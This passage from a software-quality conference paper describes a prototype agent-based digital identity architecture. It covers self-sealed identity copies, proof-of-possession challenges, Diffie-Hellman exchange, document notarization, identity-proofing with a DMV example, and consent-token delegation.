Proof-of-Possession. An identity agent receiving a *Public Copy* detects impersonation by requiring the sending identity agent prove it holds the *Sovereign Copy*. The receiving agent sends a random value encrypted by the public inspecting key of the *Public Copy*; the sending agent decrypts the random value using the private embossing key. Impersonation is detected if the returned and sent values do not match.

Proof-of-Custody. An identity agent receiving a *Public Copy* issues a demand to the sending agent requiring the agent to authenticate the sending owner to confirm the sender controls digital identities it claims to hold.

Sealing and Notarizing Documents. The private embossing key of an owner's *Sovereign Copy* is used to generate a digital seal affixing an attestation of the owner to a document. If the owner affixing the digital seal is a qualified 3rd party (e.g. Notary Public), the document is said to be notarized.

Identity-Proofing. Having physical document(s) specifying identifying information, the identity agent of a requesting owner presents his digital identity and identifying information to a 3rd party owner qualified to conduct identity-proofing. The 3rd party owner validates his information and uses her identity agent and digital identity to create a digital seal affixing her attestation to his digital identity.

6. Owners Registering and Signing into Identity Agents

The prototype illustrates local password/PIN registration and sign-in to activate an owner's identity agent. Going forward devices can be expected to routinely include face, finger, voice, iris or other such biometric authenticators. Biometric authentication is not explored in any detail herein. Owners depicted by the prototype include users *andy*, *dawn*, *iris*, *karl*, *norm*, *tina*, *webb* and providers *ilnk*, *odmv*, *ubnk* and *well*.

The players first register with their identity agents each initializing the owner's digital *wallet* and *contacts*. *Sovereign Copies* are held in the wallet and *Public Copies* contacts. *Public Copies* include owner's and those obtained from other owners. Figure 2 shows Karl having registered his identity agent while Figure 3 shows owner Andy signing-in and thereby activating his identity agent.




Figure 2. Owner Registering Identity Agent




Figure 3. Signing in and Activating Identity Agent

7. Owners Creating and Displaying Digital Identities

Figure 4 shows owner Dawn having specified a digital identity (type: GovID). Her identity agent has generated three (3) private/public key-pairs for the *Sovereign Copy* and has used the embossing key to affix a self-seal represented by her (small) image. *Sovereign Copies* are kept in the identity agent's wallet. *Public Copies* are held in contacts and inherit self-seals affixed to the paired *Sovereign Copies*.

Figure 5 shows owner Webb using his identity agent to display the *Public Copy (Pub Copy)* of his MedID held in contacts. *Public Copies* have public keys only (no private keys). Figure 5 does not show the *Sovereign Copy (Sov Copy)* of his MedID which is held within his digital wallet.

A *Public Copy* is authenticated by using its public inspecting key to verify the affixed self-seal.




Figure 4. Creating a Sovereign Copy

Figure 5. Displaying a Public Copy

8. Exchanging and Using Digital Identities for Messaging

Email, SMS, NFC and IP addresses can be used to securely exchange *Public Copies*, mutually authenticate, and secure person-to-person messaging. Since transferring in-the-clear exposes certain vulnerabilities, Diffie-Hellman is used to encrypt *Public Copies*. Figure 6 depicts Norm's and Dawn's identity agents using email and Diffie-Hellman when exchanging their *Public Copies*. Inspecting keys of exchanged *Public Copies* are used to verify the self-seals thereby mutually authenticating the owners.

Section 14 describes identity agents using IP addresses to exchange Public Copies.

Having exchanged Public Copies, identity agents can mutually authenticate owners by presenting and verifying affixed self-seals. Figure 7 depicts Norm's identity agent using his *Sovereign Copy* and Dawn's *Public Copy* to sign and encrypt messages to Dawn - received messages are decrypted and verified. Similarly, Dawn's identity agent uses her Sovereign Copy and Norm's *Public Copy* to secure messages.




Figure 6. Owners Exchanging Public Copies




Figure 7. Digital Identities Securing Messages

9. Exchanging and Using Digital Identities to Transact Online

Digital identities have multiple encryption keys used for distinct cryptographic purposes [12]. Exchanging Public Copies of digital identities to mutually authenticate reduces remote access password dependency.

Consider Iris having a registered **iLnk** account, user profile, and remote access password. Both Iris and provider **iLnk** have installed identity agents. Iris' identity agent creates a self-sealed digital identity that matches her **iLnk** user profile. She uses her password, and possibly a 2nd factor, to log into **iLnk** over HTTPS. Iris presents the *Public Copy* of her digital identity to **iLnk's** identity agent which verifies the affixed self-seal and verifies that the *Public Copy* matches her online user profile. If successfully verified, Iris' and **iLnk's** identity agents cross-seal and exchange their *Public Copies* (see Figure 8).

Figure 9 shows Iris and **iLnk** presenting *Public Copies* to mutually authenticate. Presented Public Copies are matched to the previously exchanged copies and affixed self-seals and cross-seals verified. Proof-of-possession and proof-of-custody challenges can be conducted to elevate identity assurances.





Figure 8. Exchanging Digital Identities Online

Excerpt from PNSQC Proceedings
Copies may not be made or distributed for commercial use

Figure 9. Online Transactions using Digital Identities

PNSQC.ORG
Page 8

10. Digitally Sealing and Notarizing a Document

Owners can use digital identities to seal and notarize digital documents. Figures 10 and 11 illustrate Tina (Ubnk customer) and Norm (Ubnk notary public) using their identity agents to collaborate. Tina scans her identifying document; uses the embossing key of her digital identity to digitally seal it; and transfers her sealed document to Norm. Norm examines the document and Tina's affixed seal; uses the embossing key of his digital identity to affix his seal thereby notarizing it; and finally sends the document to Tina.




Figure 10. Tina Digitally Seals Document




Figure 11. Notary Sealing/Notarizes Document

11. Using Identity-Proofing to Elevate Identity Assurances

Figure 12 depicts Tina using her identity agent to upload a digitally sealed driver's license renewal application and notarized identifying document to Oregon DMV. Tina's *Sovereign Copy* and the *Public*

Copy obtained from odmv.gov are used to secure the submission. Tina receives an acknowledgement that her documents, including her notarized identifying document, have been uploaded. Figure 13 depicts ODMV agent Dawn having downloaded Tina's documents from odmv.com and proofed her digital identity. Tina's application is in process. She will receive her sealed digital driver's license in due course.



Figure 12. Renewal Sealed, Documents Uploaded




Figure 13. ODMV Agent Identity-Proofs Document

12. Delegating Consent to Access Private Data

In contrast to server-centric consent models, the agent-based identity architecture decentralizes control over consent to identity agent owners. Digital seals are used to cryptographically bind stakeholder commitments to consent tokens. Owners rely on consent tokens to reliably share specified private digital resources; requesters ask owners to delegate access to specified resources; and custodians hold and control access to resources according to permissions and expiry dates specified by owners. Figure 14 depicts a consent token with affixed digital seals of the owner, custodian, and requester controlling status, expiry, location and permissions over the token's lifetime. Consent tokens are archived for audit.




Figure 14. Private Data Consent Delegation

13. Limitations

The following requirements have been briefly explored but not thoroughly analyzed to date:

- Backup/recovery of digital identities.
- Backup/recovery of authentication data.
- Importing/exporting sovereign copies.
- Mapping digital identities to online profiles.

14. Elevating Assurances

Section 8 describes identity agents using asynchronous tools, Diffie-Hellman, and self-seal verification to securely exchange *Public Copies* of digital identities for their owners.

Proof-of-possession and proof-of-custody challenges are particularly useful when higher identity assurances levels are required. But it is not always practical to verify possession and custody over asynchronous channels.

This limitation can be overcome by transitioning from asynchronous to synchronous messaging:

Each collaborating identity agent captures the IP address used to transfer their *Public Copy* and actively listens on an available port number. They use the common symmetric key yielded by Diffie-Hellman to exchange IP addresses and port numbers ("sockets") securely. Thereupon they use the symmetric key and sockets (IPs / ports) to establish a secure synchronous channel enabling them to execute proof-of-possession and proof-of-custody challenges to elevate identity assurances.

The symmetric key yielded by Diffie-Hellman can be used to safely exchange *Public Copies* before or after transitioning from asynchronous to synchronous collaboration. After proof-of-possession and proof-of-custody challenges, self-seals of *Public Copies* should be verified.

15. Prototype Development

Prototype enhancement priorities include:

- Removing known deficiencies and bugs.
- Refining consent delegation demonstration.
- Implementing basic cryptographic features.
- Refining essential digital sealing features.
- Planning transition to React Native.

16. Areas for Further Study

- Using biometrics to activate identity agents.
- Integrating Near Field Communications.
- Ensuring identity agent reliability and trust.
- Applying Artificial Intelligence (AI) to enhance identity agent decision making.

17. Closing Remarks

Since inception, the Internet has been without an identity layer. This omission explains why today's Web is so dependent on password-based authentication and is so vulnerable to impersonation. Meanwhile, users and providers are frustrated using and provisioning countless passwords. These related problems can be resolved by deploying an architecture comprised of identity agents working to benefit their owners.

Commercial enterprises require extensive evidence of reliability, accuracy and trustworthiness before adopting a technology for critical online systems, payment processing, and back-office applications. Initially, social and professional networks could deploy identity agents and digital business cards to secure online and person-to-person transactions. Government agencies could progressively adopt identity agents and digital identities to achieve elevated identity assurances and transaction security for selected applications. And the financial industry could harness identity agents and digital identities to identify-proof customers and notarize documents.

References

- [1] Kalman C. Toth, Agent-Based Digital Identity Architecture, PNSQC, October 14-16, 2024.
- [2] Kalman C. Toth, *Electronic Identity and Credentialing System*, USPTO 5/9/2017.
- [3] Kalman C. Toth, *Methods for Using Digital Seals for Non-Repudiation of Attestations*, USPTO 2/20/2018. Digital seals cryptographically affix attestations to digital identities and other artifacts.
